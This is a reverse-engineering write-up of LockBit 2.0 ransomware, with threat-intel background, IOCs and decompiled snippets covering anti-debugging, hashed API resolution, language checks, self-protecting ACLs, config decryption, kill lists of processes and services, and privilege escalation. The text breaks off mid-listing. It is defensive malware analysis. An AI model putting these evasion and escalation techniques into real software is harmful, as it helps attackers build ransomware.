LockBit Ransomware v2.0

chuongdong.com/reverse engineering/2022/03/19/LockbitRansomware/

Chuong Dong March 19, 2022

Reverse Engineering · 19 Mar 2022

LockBit CTI

On 4 February 2022, the FBI issued FLASH security advisory on Indicators of Compromise (IOCs) associated with **LockBit 2.0** ransomware, one of the most active ransomware groups in the current cybercrime ecosystem.

The **LockBit** gang (aka **Bitwise Spider**) are the developers of the **LockBit** Ransomware-as-a-Service (RaaS). LockBit ransomware first appeared in September 2019 and in June 2021, the group rebranded to **LockBit 2.0**, like several other families did in 2021. **LockBit 2.0** has been responsible for various high-profile attacks in 2021, including victims such as Accenture, following the launch of a marketing campaign to recruit new affiliates in mid-2021. The rebranded version of **LockBit** includes several new features, including self-propagation, removal of shadow copies, bypass User Account Control (UAC), ESXi support, and the printing of ransom notes via printers detected on the victim's network. The group also prides itself on having the fastest encryption on the ransomware market. This is because it uses a multithreaded approach in encryption and only partially encrypts the files, as only 4 KB of data is encrypted per file.

LockBit 2.0 is represented on the Russian-speaking cybercrime forums as **"LockBitSupp"** on multiple sites, including RAMP, Exploit[.]in, and XSS[.]is, where they recruit affiliates and advertises its RaaS. **LockBit** has grown to become the leading group for the highest number of victims published to its darknet leak site after overtaking **Conti** in early 2022. Prior to encryption, **Lockbit** affiliates can use the StealBit application obtained directly from the **Lockbit** panel to exfiltrate specific file types. The desired file types can be configured by the affiliate to tailor the attack to the victim. The affiliate configures the application to target a desired file path, and, upon execution, the tool copies the files to an attacker-controlled server using http. Due to the nature of the affiliate model, some attackers use other data theft available tools such as Rclone and MEGAsync to achieve the same results. **Lockbit 2.0** actors also use cloud file sharing services including, privatlab[.]net, anonfiles[.]com, sendspace[.]com, fex[.]net, transfer[.]sh, and send.exploit[.]in to send data stolen from victim networks.

All credits in this part goes to **Equinix's** Will Thomas for the awesome intel on the ransomware group!

Overview

This report is my brief analysis for the **LockBit Ransomware** v2.0.

In the analysis, I cover all of **LockBit's** ransomware functionalities. However, I left out details about some functionalities because I was really lazy and burned out by the time I finished analyzing lol.

LockBit uses a hybrid-cryptography scheme of **Libsodium's XSalsa20-Poly1305-Blake2b-Curve25519** and **AES-128-CBC** to encrypt files. The malware's configuration is XOR-encrypted and stored in static memory. Like **REvil** and **BlackMatter**, **LockBit's** child threads use a shared structure to divide the

encryption work into multiple states while encrypting a file.

With the elaborated multithreading architecture, **LockBit's** performance is relatively fast compared to most ransomware in the field.



Figure 1: LockBit Leak Site.

LockBit is definitely the most sophisticated ransomware I have taken a look at, and it was a lot of fun analyzing and figuring it out.

My analysis is 96% based on static analysis in IDA because I am unfortunately too lazy for dynamic analysis. Therefore, this report only covers what I see in the code and how I understand them. Enjoy!

IOCS

The sample I used is a 32-bit Windows executable. Huge shoutout to vx-underground for sharing it.

MD5: 63dcf75ad743b292e4a6cd067ffc2c18

SHA256: 9feed0c7fa8c1d32390e1c168051267df61f11b048ec62aa5b8e66f60e8083af

Sample:
https://bazaar.abuse.ch/sample/9feed0c7fa8c1d32390e1c168051267df61f11b048ec62aa5b8e66f60e8083af/

Figure 2: LockBit Victim Portal.

Ransom Note

The content of the ransom note is XOR-encrypted in **LockBit's** executable, which is dynamically decrypted once and written to the ransom note file in every directory.

The ransom note filename is **Restore-My-Files.txt**.

```
LockBit 2.0 Ransomware

Your data are stolen and encrypted
The data will be published on TOR website http://<redacted>.onion and https://<redacted>.at if you do not pay
the ransom
You can contact us and decrypt one file for free on these TOR sites
http://<redacted>.onion
http://<redacted>.onion
OR
https://<redacted>.at

Decryption ID: <redacted>
```

Figure 3: LockBit Ransom Note.

Static Code Analysis

Anti-Analysis: Anti-Debug Check

At the beginning of the entry point function, **LOCKBIT** checks the **NtGlobalFlag** field in the **Process Control Block (PEB)** to detect if the malware process is being debugged.

This is done by comparing the field's value to 0x70, which indicates that the flags **FLG_HEAP_ENABLE_TAIL_CHECK**, **FLG_HEAP_ENABLE_FREE_CHECK**, **FLG_HEAP_VALIDATE_PARAMETERS** are set.

If the process is being debugged, the malware hangs indefinitely.

```
if ( (NtCurrentPeb()->NtGlobalFlag & 0x70) != 0 )
{
  while ( 1 )
    ;
}
```

Figure 4: Anti-Debug Check.

Anti-Analysis: Stack String

Most important strings in **LockBit's** executable are encoded and stored as a stack string. Before being used, they are decoded dynamically through some simple computation such as addition, subtraction, or XOR-ing.

Figure 5: Stack String Obfuscation.

Anti-Analysis: Inline Dynamic API Resolving

Like most major ransomware, **LockBit** resolves APIs dynamically to make static analysis harder, but unlike many, **LockBit** inlines the entire resolving process, making the decompiled code much larger to analyze.

First, to resolve these APIs dynamically, their respective libraries need to be loaded in memory initially. Since **Kernel32** is already loaded from **LockBit's** few imports, the malware locates it and resolves **LoadLibraryA** to load others in memory.

```
qmemcpy(gdiplus_dll_str, "GDIPLUS", 7);       // gdiplus.dll
gdiplus_dll_str[7] = 0xE;
strcpy(v159, "DLL");
do
  gdiplus_dll_str[v0++] ^= v157;
while ( v0 < 0xB );
v1 = KERNEL32_DLL;
v159[3] = 0;
if ( !KERNEL32_DLL )
{
  v1 = Resolve_Kernel32();
  KERNEL32_DLL = v1;
}
LoadLibraryA = LoadLibraryA_0;
if ( !LoadLibraryA_0 )
{
  LoadLibraryA = Resolve_LoadLibraryA(v1);
  LoadLibraryA_0 = LoadLibraryA;
}
(LoadLibraryA)(gdiplus_dll_str);
```

Figure 6: Stack String Obfuscation.

After retrieving **LoadLibraryA**, **LockBit** resolves each DLL's name is resolved as a stack string and calls **LoadLibraryA** to load it in memory.

Below is the list of the loaded libraries.

> *gdiplus.dll, ws2_32.dll, shell32.dll, advapi32.dll, user32.dll, ole32.dll, netapi32.dll, gpredit.dll, oleaut32.dll, shlwapi.dll, msvcrt.dll, activeds.dll, gdiplus.dll, mpr.dll, bcrypt.dll, crypt32.dll, iphlpapi.dll, wtsapi32.dll, win32u.dll, Comdlg32.dll, cryptbase.dll, combase.dll, winspool.drv*

When retrieving an API address from memory, the malware first locates its DLL's base by iterating the PEB's loader module linked list and checks the library name of each entry. Each name (in lowercase) is hashed using **FNV1A** and compared to a hard-coded hash, and the corresponding DLL base is returned.

```
ldr_data_table_entry = NtCurrentPeb()->Ldr->InLoadOrderModuleList.Flink->Flink;
v10 = &ldr_data_table_entry->InLoadOrderLinks;
ldr_data_table_entry_1 = ldr_data_table_entry;
while ( 1 )
{
  base_dll_name = ldr_data_table_entry->BaseDllName.Buffer;
  v2 = 0;
  v3 = ldr_data_table_entry->BaseDllName.Length >> 1;
  v12 = 0x811C9DC5;
  if...
  if ( v3 )
  {
    v4 = v3;
    do
    {
      v5 = base_dll_name->Flink;
      base_dll_name = (base_dll_name + 2);
      v6 = v5 | 0x20;                           // to_lower(base_dll_name)
      if ( (v5 - 'A') > 0x19u )
        v6 = v5;
      ++v2;
      v7 = 0x1000193 * (v12 ^ v6);              // FNV1A
      v12 = v7;
    }
    while ( v2 != v4 );
    ldr_data_table_entry = ldr_data_table_entry_1;
    if ( v7 == kernel32_dll )
      break;
  }
  v8 = ldr_data_table_entry->InLoadOrderLinks.Flink;
  ldr_data_table_entry = v8;
  ldr_data_table_entry_1 = v8;
  if...
}
return ldr_data_table_entry_1->DllBase;
```

Figure 7: Locating DLL Base.

Using the DLL base, **LockBit** accesses its export directory table and iterates through the name of each export API. For each API's name, the malware converts its characters to lower case and hash it with **FNV1A**. The final hash is compared against a target hash, and if the hashes match, the malware retrieves the address of the API's name ordinals and uses that to index into the export table's **AddressOfFunctions** array to return the target API address.


```
v2 = *(*(dll_base + 0x3C) + dll_base + 0x78);
export_dir = (v2 + dll_base);
export_dir_1 = (v2 + dll_base);
if ( v2 + dll_base == dll_base )
  return 0;
v4 = 0;
target_API_index = 0;
if ( !export_dir->NumberOfNames )
  return 0;
export_address_of_names = (dll_base_1 + export_dir->AddressOfNames);
while ( 1 )
{
  API_hash = 0x811C9DC5;
  API_name = (dll_base_1 + *export_address_of_names);
  API_name_curr_char = *API_name;
  v9 = API_name + 1;
  if ( API_name_curr_char )
  {
    do
    {
      v10 = API_name_curr_char;
      ++v9;
      v11 = API_name_curr_char | 0x20;
      v12 = (API_name_curr_char - 'A') <= 0x19u;
      API_name_curr_char = v9[0xFFFFFFFF];
      if ( !v12 )
        v11 = v10;
      API_hash = 0x1000193 * (API_hash ^ v11);
    }
    while ( API_name_curr_char );
    v4 = target_API_index;
    if ( API_hash == 0x4DBC712F )
      break;
  }
  ++v4;
  ++export_address_of_names;
```

Figure 8: Iterating Through Export Directory Table.

```
    if ( v4 == export_dir_1->NumberOfNames )
      return 0;
    dll_base_1 = dll_base;
  }
  return (dll_base
        + *(&export_dir_1->AddressOfFunctions[*(&export_dir_1->AddressOfNameOrdinals[target_API_index] + dll_base)]
          + dll_base));
}
```

Figure 9: Retrieving Target API's Address.

For most of the APIs used throughout the executable, this process is completely inline every time, which significantly increases the amount of compiled code we need to look at. **LockBit** stores the resolved DLL bases and APIs in global memory to reuse them, so despite having a larger static code, the number of dynamic instructions is about the same compared to if this process is not inline. This makes reverse engineering the sample a bit more annoying while not compromising the performance of the code itself.

Computer Language Check

Like a lot of ransomwares, **LockBit** checks the system's languages to avoids encrypting machines in Russia and nearby countries.

The malware resolves **GetSystemDefaultUILanguage** and **GetUserDefaultUILanguage** and call them to check if the system or user default UI language is in the list to avoid below.

> Azerbaijani (Cyrillic, Azerbaijan), Azerbaijani (Latin, Azerbaijan), Armenian (Armenia), Belarusian (Belarus), Georgian (Georgia), Kazakh (Kazakhstan), Kyrgyz (Kyrgyzstan), Russian (Moldova), Russian (Russia), Tajik (Cyrillic, Tajikistan), Turkmen (Turkmenistan), Uzbek (Cyrillic, Uzbekistan), Uzbek (Latin, Uzbekistan), Ukrainian (Ukraine)

```
  GetSystemDefaultUILanguage = (v0 + *(v97[7] + 4 * *(v97[9] + 2 * v105 + v0) + v0));
LABEL_28:
  GetSystemDefaultUILanguage_1 = GetSystemDefaultUILanguage;
LABEL_29:
  sys_def_UI_lang = GetSystemDefaultUILanguage();
  if ( sys_def_UI_lang ≠ 0x82C                // Azerbaijani (Cyrillic, Azerbaijan)
    && sys_def_UI_lang ≠ 0x42C                // Azerbaijani (Latin, Azerbaijan)
    && sys_def_UI_lang ≠ 0x42B                // Armenian (Armenia)
    && sys_def_UI_lang ≠ 0x423                // Belarusian (Belarus)
    && sys_def_UI_lang ≠ 0x437                // Georgian (Georgia)
    && sys_def_UI_lang ≠ 0x43F                // Kazakh (Kazakhstan)
    && sys_def_UI_lang ≠ 0x440                // Kyrgyz (Kyrgyzstan)
    && sys_def_UI_lang ≠ 0x819                // Russian (Moldova)
    && sys_def_UI_lang ≠ 0x419                // Russian (Russia)
    && sys_def_UI_lang ≠ 0x428                // Tajik (Cyrillic, Tajikistan)
    && sys_def_UI_lang ≠ 0x442                // Turkmen (Turkmenistan)
    && sys_def_UI_lang ≠ 0x843                // Uzbek (Cyrillic, Uzbekistan)
    && sys_def_UI_lang ≠ 0x443                // Uzbek (Latin, Uzbekistan)
    && sys_def_UI_lang ≠ 0x422 )              // Ukrainian (Ukraine)
  {
    goto LABEL_72;
  }
```

Figure 10: Checking Blacklist Languages.

If the user or system UI language is blacklisted, the malware resolves **ExitProcess** and calls it to terminates itself immediately.

```
user_def_UI_lang = GetUserDefaultUILanguage();
if ( user_def_UI_lang ≠ 0x82C
  && user_def_UI_lang ≠ 0x42C
  && user_def_UI_lang ≠ 0x42B
  && user_def_UI_lang ≠ 0x423
  && user_def_UI_lang ≠ 0x437
  && user_def_UI_lang ≠ 0x43F
  && user_def_UI_lang ≠ 0x440
  && user_def_UI_lang ≠ 0x819
  && user_def_UI_lang ≠ 0x419
  && user_def_UI_lang ≠ 0x428
  && user_def_UI_lang ≠ 0x442
  && user_def_UI_lang ≠ 0x843
  && user_def_UI_lang ≠ 0x443
  && user_def_UI_lang ≠ 0x422 )
{
  return user_def_UI_lang;
}
v66 = KERNEL32_DLL;
if ...
v67 = NtCurrentPeb()->Ldr->InLoadOrderModuleList.Flink->Flink;
v102 = v67;
v68 = v67;
v110 = v67;
while ...
do ...
if ...
v66 = v110[3].Flink;
LABEL_127:
KERNEL32_DLL = v66;
LABEL_128:
ExitProcess_1 = ::ExitProcess_1;
if ...
return ExitProcess_1(0);
}
```

Figure 11: Terminating If Language Is Blacklisted.

Denying Access To Ransomware Process

After loading all required libraries into memory, **LockBit** attempts to restrict access to its own process by modifying its own access control list.

First, it resolves and calls **NtOpenProcess** to get a handle to the current ransomware process. Then, the malware resolves and calls **GetSecurityInfo** to retrieve the process's security descriptor ACL.

```
client_ID.UniqueProcess = NtCurrentTeb()->ClientId.UniqueProcess;
proc_kernel_dacl = 0;
proc_handle = 0;
World_SID = 0;
*World_Identifier_Authority.Value = 0;
*&World_Identifier_Authority.Value[4] = 0x100;
ObjectAttributes.Length = 0x18;
memset(&ObjectAttributes.RootDirectory, 0, 0x14);
client_ID.UniqueThread = 0;
NtOpenProcess = get_NtOpenProcess();
if ( (NtOpenProcess(&proc_handle, 0x60000, &ObjectAttributes, &client_ID) & 0xC0000000) != 0xC0000000 )// open current process
{
  if ( !proc_handle )
    goto LABEL_164;
  advapi32_dll = ADVAPI32_DLL;
  if ...
  GetSecurityInfo = GetSecurityInfo_0;
  if ...
  if ( !(GetSecurityInfo)(proc_handle, SE_KERNEL_OBJECT, DACL_SECURITY_INFORMATION, 0, 0, &proc_kernel_dacl, 0, 0) )//
                                          // get process's security descriptor ACL
  {
```

Figure 12: Retrieving Process's Security Descriptor ACL.

Next, **LockBit** resolves and calls **RtlAllocateAndInitializeSid** to allocate and initialize an SID with the authority of **SECURITY_WORLD_SID_AUTHORITY** for the *EVERYONE group*. It then calls **RtlQueryInformationAcl** and **RtlLengthSid** to retrieve the process's ACL length, calculates the size of a new ACL and allocate a virtual buffer for it. After creating the buffer, **LockBit** calls **RtlCreateAcl** to create that new ACL and calls **RtlAddAccessDeniedAce** to add an **ACCESS_DENIED** access control entry (ACE) to this ACL for the *EVERYONE group* using the newly created SID above.

```
RtlAllocateAndInitializeSid = get_RtlAllocateAndInitializeSid();
if ( !RtlAllocateAndInitializeSid(
        &World_Identifier_Authority,      // SECURITY_WORLD_SID_AUTHORITY
        1,
        SECURITY_WORLD_RID,               // Initializing a SID for everyone's SID
        0,                                // SID: access to the process for everyone
        0,
        0,
        0,
        0,
        0,
        0,
        0,
        &World_SID) )
{
  proc_kernel_dacl_1 = proc_kernel_dacl;
  RtlQueryInformationAcl = get_RtlQueryInformationAcl();
  RtlQueryInformationAcl(proc_kernel_dacl_1, &Acl_size_info, 0xC, AclSizeInformation);// retrieve ACL size
  SID_1 = World_SID;
  RtlLengthSid = get_RtlLengthSid();
  SID_len = RtlLengthSid(SID_1);
  new_ACL_length = (Acl_size_info.AclBytesInUse + 0x10 + 2 * SID_len);
  new_ACL_buffer = allocate_virtual_mem(new_ACL_length);
  new_ACL_buffer_1 = new_ACL_buffer;
  if ( new_ACL_buffer )
  {
    new_ACL_buffer_2 = new_ACL_buffer;
    RtlCreateAcl = get_RtlCreateAcl();
    if ( !RtlCreateAcl(new_ACL_buffer_2, new_ACL_length, 4) )
    {
      World_SID_1 = World_SID;
      RtlAddAccessDeniedAce = get_RtlAddAccessDeniedAce();// This routine adds an ACCESS_DENIED ACE for EVERYONE group
      if ( !RtlAddAccessDeniedAce(new_ACL_buffer_1, ACL_REVISION4, 1, World_SID_1) )
      {
```

Figure 13: Creating A New ACL With Denied Access For EVERYONE Group.

Finally, **LockBit** calls **RtlGetAce** to iterate through each ACE in the ransomware process's ACL and **RtlAddAce** to add the ACEs into the new ACL. After all the ACEs have been added to the new ACL, the malware calls **SetSecurityInfo** to set the new ACL to its own running process, which denies access from

everyone to itself.

```
AceIndex = 0;
if ( Acl_size_info.AceCount )
{
  while ( 1 )
  {
    Ace = 0;
    proc_kernel_dacl_2 = proc_kernel_dacl;
    RtlGetAce = get_RtlGetAce();  // The RtlGetAce routine obtains a pointer
                                  // to an access control entry (ACE) in an
                                  // access control list (ACL).
    if ( RtlGetAce(proc_kernel_dacl_2, AceIndex, &Ace) )
      break;
    AceSize = Ace->Header.AceSize;
    Ace_1 = Ace;
    RtlAddAce = get_RtlAddAce();
    if ( RtlAddAce(new_ACL_buffer_1, ACL_REVISION_DS, 0xFFFFFFFF, Ace_1, AceSize) )// add all the access control entries in
                                  // the original ACL into the new ACL
      break;
    if ( ++AceIndex >= Acl_size_info.AceCount )
      goto LABEL_156;
  }
}
else
{

  v85 = ADVAPI32_DLL;
  if ...
  SetSecurityInfo = SetSecurityInfo_0;
  if ...
  (SetSecurityInfo)(proc_handle, SE_KERNEL_OBJECT, 4, 0, 0, new_ACL_buffer_1, 0);// set new ACL to curr process
}
```

Figure 14: Populating & Setting New ACL To Current Process.

Default Error & Privilege Setting

LockBit calls **NtSetInformationProcess** to set the current process's default hard error mode to these 3 flags.

- **SEM_FAILCRITICALERRORS**: The system does not display the critical-error-handler message box and sends the error to the calling process.
- **SEM_NOGPFAULTERRORBOX**: The system does not display the Windows Error Reporting dialog.
- **SEM_NOALIGNMENTFAULTEXCEPT**: The system automatically fixes alignment faults.

It also calls **RtlAdjustPrivilege** to enable the **SE_TAKE_OWNERSHIP_PRIVILEGE** privilege to be able to later take ownership of files during encryption.

```
default_hard_error_mode = 7;                    // SEM_FAILCRITICALERRORS |
                                                // SEM_NOGPFAULTERRORBOX | SEM_NOALIGNMENTFAULTEXCEPT
NtSetInformationProcess = get_NtSetInformationProcess();
NtSetInformationProcess(0xFFFFFFFF, ProcessDefaultHardErrorMode, &default_hard_error_mode, 4);
RtlAdjustPrivilege = get_RtlAdjustPrivilege();
RtlAdjustPrivilege(SE_TAKE_OWNERSHIP_PRIVILEGE, TRUE, 0, &Enabled_flag);
```

Figure 15: Default Error & Privilege Setting.

Configuration Decryption

LockBit's configuration is divided into two different parts, which are data and flags.

The data part is encoded and stored statically in the executable, which contains the following fields.

- EMF file 1: Contain the vector graphic for the text “ALL YOUR IMPORTANT FILES ARE STOLEN AND ENCRYPTED”
- EMF file 2: Contain the vector graphic for the text “LOCKBIT 2.0”
- Blender Pro Medium TTF file
- Proxima Nova TTF file
- LockBit text PNG
- LockBit icon PNG
- LockBit icon large PNG
- Process list: list of processes to terminate, each separated by a comma
- Service list: list of services to stop, each separated by a comma

```
decrypt_config(0x1B25u, byte_4E7F10, &EMF_ALL_YOUR_FILES_ARE_ENCRYPTED, &EMF_RESOURCE_LEN);
decrypt_config(0xC78u, byte_4EAF10, &EMF_LOCKBIT_2_0, &EMF_RESOURCE_2_LEN);
decrypt_config(0x2839u, byte_4E5220, &BLENDER_PRO_MED_FONT, &FONT_RESOURCE_LEN);
decrypt_config(0x40F1u, byte_4EBB90, &PROXIMA_NOVA_FONT, &FONT_RESOURCE_2_LEN);
decrypt_config(0x11BFu, byte_4E9A40, &LOCKBIT_TEXT_PNG, &LOCKBIT_WALLPAPER_LEN);
decrypt_config(0x228u, byte_4EFC90, &LOCKBIT_ICON_PNG, &LOCKBIT_WALLPAPER_ICON_LEN);
decrypt_config(0x73Bu, byte_4EFEC0, &LOCKBIT_ICON_LARGE_PNG, &LOCKBIT_WALLPAPER_ICON_LARGE_LEN);
decrypt_config(0x4A5u, byte_4E7A60, &PROCESSES_NAME_LIST, &PROCESSES_NAME_LIST_LEN);
decrypt_config(0x30Fu, byte_4EAC00, &SERVICES_NAME_LIST, &SERVICES_NAME_LIST_LEN);
```

Figure 16: Decoding Configuration Data.

The decoding process is quite simple since it’s just XOR-ing each encoded byte with 0x5F.

```
virtual_mem = allocate_virtual_mem((0x64 * a1));
result = 0;
v10 = virtual_mem;
if ( virtual_mem )
{
  if ( a1 )
  {
    if ( a1 ≥ 0x40 )
    {
      do
      {
        *&a2[result] = _mm_xor_si128(*&a2[result], XOR_5F_keys);
        *&a2[result + 0x10] = _mm_xor_si128(*&a2[result + 0x10], XOR_5F_keys);
        *&a2[result + 0x20] = _mm_xor_si128(*&a2[result + 0x20], XOR_5F_keys);
        *&a2[result + 0x30] = _mm_xor_si128(*&a2[result + 0x30], XOR_5F_keys);
        result += 0x40;
      }
      while ( result < (a1 & 0xFFFFFFC0) );
    }
    for ( ; result < a1; ++result )
      a2[result] ^= 0x5Fu;
  }
  if ( w_mem_cpy_maybe(a1, a2, virtual_mem, a4) )
  {
    v9 = v10;
  }
```

Figure 17: Configuration Decoding Algorithm.

You can find the files listed above here.

Below is the process and service to terminate lists.

- Process list:

```
wxServer,wxServerView,sqlmangr,RAgui,supervise,Culture,Defwatch,winword,QBW32,QBDBMgr,qbupda
 Cloud,Adobe Desktop Service,CoreSync,Adobe CEF,Helper,node,AdobeIPCBroker,sync-
taskbar,sync-
worker,InputPersonalization,AdobeCollabSync,BrCtrlCntr,BrCcUxSys,SimplyConnectionManager,Sim
exp-engine-
service,TeamViewer_Service,TeamViewer,tv_w32,tv_x64,TitanV,Ssms,notepad,RdrCEF,sam,oracle,oc
```

- Service list:

```
wrapper,DefWatch,ccEvtMgr,ccSetMgr,SavRoam,Sqlservr,sqlagent,sqladhlp,Culserver,RTVscan,sqlb
 msmdsrv,tomcat6,zhudongfangyu,vmware-usbarbitator64,vmware-
converter,dbsrv12,dbeng8,MSSQL$MICROSOFT##WID,MSSQL$VEEAMSQL2012,SQLAgent$VEEAMSQL2012,SQLBr
Exchange,MSSQL$MICROSOFT##SSEE,MSSQL$SBSMONITORING,MSSQL$SHAREPOINT,MSSQLFDLauncher$SBSMONIT
```

Because the service/process names are separated by commas, the malware allocates a separate array in virtual memory to contain pointers to each name by copying the name into this new array for easy access.

The process list is also parsed into two different arrays of pointers, one for storing the names as normal ASCII strings and one for storing them as wide strings.

```
parse_process_list();
service_index = 0;
for ( service_count = 2; service_index < SERVICES_NAME_LIST_LEN; service_count = v4 )
{
  v4 = service_count + 1;
  if ( SERVICES_NAME_LIST[service_index] != ',' )
    v4 = service_count;
  ++service_index;
}
service_name_ptr = allocate_virtual_mem((4 * service_count));
SERVICES_NAME_PTR_LIST = service_name_ptr;
::SERVICES_NAME_PTR_LIST = service_name_ptr;
if ( service_name_ptr )
{
  for ( i = 0; i < service_count; ++i )
  {
    virtual_mem = allocate_virtual_mem(0x400);
    SERVICES_NAME_PTR_LIST = ::SERVICES_NAME_PTR_LIST;
    ::SERVICES_NAME_PTR_LIST[i] = virtual_mem;
  }
  v9 = 0;
  for ( service_name_ptr = get_element_in_list(SERVICES_NAME_LIST); service_name_ptr; ++v9 )
  {
    strcpy(SERVICES_NAME_PTR_LIST[v9], service_name_ptr);
    service_name_ptr = get_element_in_list(0);
  }
  SERVICES_NAME_PTR_LIST[v9] = 0;
}
return service_name_ptr;
```

Figure 18: Parsing Lists of Processes & Services To Terminate.

The flags part of the configuration is stored in an array of bytes. Each byte corresponds to a specific execution flag that **LockBit** checks for. The flag is enabled if the corresponding byte is 0xFF, and it's disabled if the corresponding byte is 0xAA.

```
.data:004F05FC CONFIG_FLAGS     db 0FFh
.data:004F05FD                  db 0FFh
.data:004F05FE                  db 0FFh
.data:004F05FF                  db 0FFh
.data:004F0600                  db 0AAh
.data:004F0601                  db 0AAh
.data:004F0602                  db 0FFh
.data:004F0603                  db 0FFh
.data:004F0604                  db 0FFh
.data:004F0605                  db 0AAh
```

Figure 19: Configuration Flags.

Below are the flags and their order in the array.

- **Index 0**: Disable UAC bypass
- **Index 1**: Enable self deletion
- **Index 2**: Enable logging
- **Index 3**: Enable network traversal for file encryption
- **Index 4, 5, 6**: If all 3 are set, set group policies for Active Directory
- **Index 7**: Set registry for LockBit's extension default icon
- **Index 8**: Print ransom note to network printer

Privilege Escalation & Relaunch

In its first attempt, **LockBit** tries to privilege escalate if the user that runs the ransomware process is a service account.

First, the malware resolves **NtOpenProcessToken** and calls it to retrieve a handle for its own process's token. Next, it calls **GetTokenInformation** using that token handle to retrieve information about the user associated with that token.

```
NtOpenProcessToken = ResolveApi_NtOpenProcessToken();
if ( NtOpenProcessToken(0xFFFFFFFF, 8, &token_handle) )
  return 0;
v1 = ADVAPI32_DLL;
if ...
Flink = NtCurrentPeb()->Ldr->InLoadOrderModuleList.Flink->Flink;
v118 = Flink;
v3 = Flink;
v121 = Flink;
while ...
v1 = v121[3].Flink;
ABEL_15:
ADVAPI32_DLL = v1;
ABEL_16:
GetTokenInformation = GetTokenInformation_0;
if ...
if ...
v15 = (v1 + *(v13 + 0x20));
v118 = v15;
while ...
do ...
v14 = v121;
if ...
GetTokenInformation = (v1 + *(*(v119 + 0x1C) + 4 * *(*(v119 + 0x24) + 2 * v121 + v1) + v1));
ABEL_29:
GetTokenInformation_0 = GetTokenInformation;
ABEL_30:
get_token_info_result = GetTokenInformation(token_handle, TokenUser, &token_user_info, 0x4Cu, ReturnLength);
token_handle_1 = token_handle;
```

Figure 20: Privilege Escalation: Retrieving Token & User Information.

Next, **LockBit** calls **AllocateAndInitializeSid** to create an SID with **S-1-5-18** as the SID identifier authority, which is an SID of a service account that is used by the operating system. It then calls **EqualSid** to compare the current user's SID with the service account SID to check if the current user is a service account.

```
if ( !AllocateAndInitializeSid(&security_NT_authority, 1, 18, 0, 0, 0, 0, 0, 0, 0, &security_NT_SID) )// S-1-5-18
                                                // Local System
                                                // A service account that is used by the operating system.
  return 0;
v48 = ADVAPI32_DLL;
if ...
v49 = NtCurrentPeb()->Ldr->InLoadOrderModuleList.Flink->Flink;
v119 = v49;
v50 = v49;
v121 = v49;
while ...
do ...
if ...
v48 = v121[3].Flink;
ABEL_78:
ADVAPI32_DLL = v48;
ABEL_79:
EqualSid = EqualSid_0;
if ...
if ...
v62 = (v48 + *(v60 + 0x20));
v118 = v62;
while ...
do ...
v61 = v121;
if ...
EqualSid = (v48 + *(*(v119 + 0x1C) + 4 * *(*(v119 + 0x24) + 2 * v121 + v48) + v48));
ABEL_92:
EqualSid_0 = EqualSid;
ABEL_93:
is_a_service_account = EqualSid(token_user_info.User.Sid, security_NT_SID);// compare curr user's SID with service account SID
v70 = ADVAPI32_DLL;
```

Figure 21: Privilege Escalation: Checking Service Account Privilege.

If the current user account is a service account, **LockBit** begins to escalate itself.

First, it calls **LoadLibraryA** to load **"Wtsapi32.dll"** into memory and calls **GetProcAddress** to retrieve the address of **WTSQueryUserToken**. Then, it calls **GetModuleFileNameW** to retrieve a full path to its own ransomware executable.

```
WTSQueryUserToken = (GetProcAddress)(Wtsapi32_handle_1, WTSQueryUserToken_str);// GetProcAddress(hWtsapi32, "WTSQueryUserToken")
if ( !WTSQueryUserToken )
  return 0;
v48 = KERNEL32_DLL;
if ...
v49 = NtCurrentPeb()->Ldr->InLoadOrderModuleList.Flink->Flink;
v139 = v49;
v50 = v49;
v140 = v49;
while ...
do ...
if ...
v48 = v140[3].Flink;
LABEL_75:
KERNEL32_DLL = v48;
LABEL_76:
GetModuleFileNameW = GetModuleFileNameW_1;
if ...
if ...
v62 = (v48 + *(v60 + 0x20));
v138 = v62;
while ...
do ...
if ...
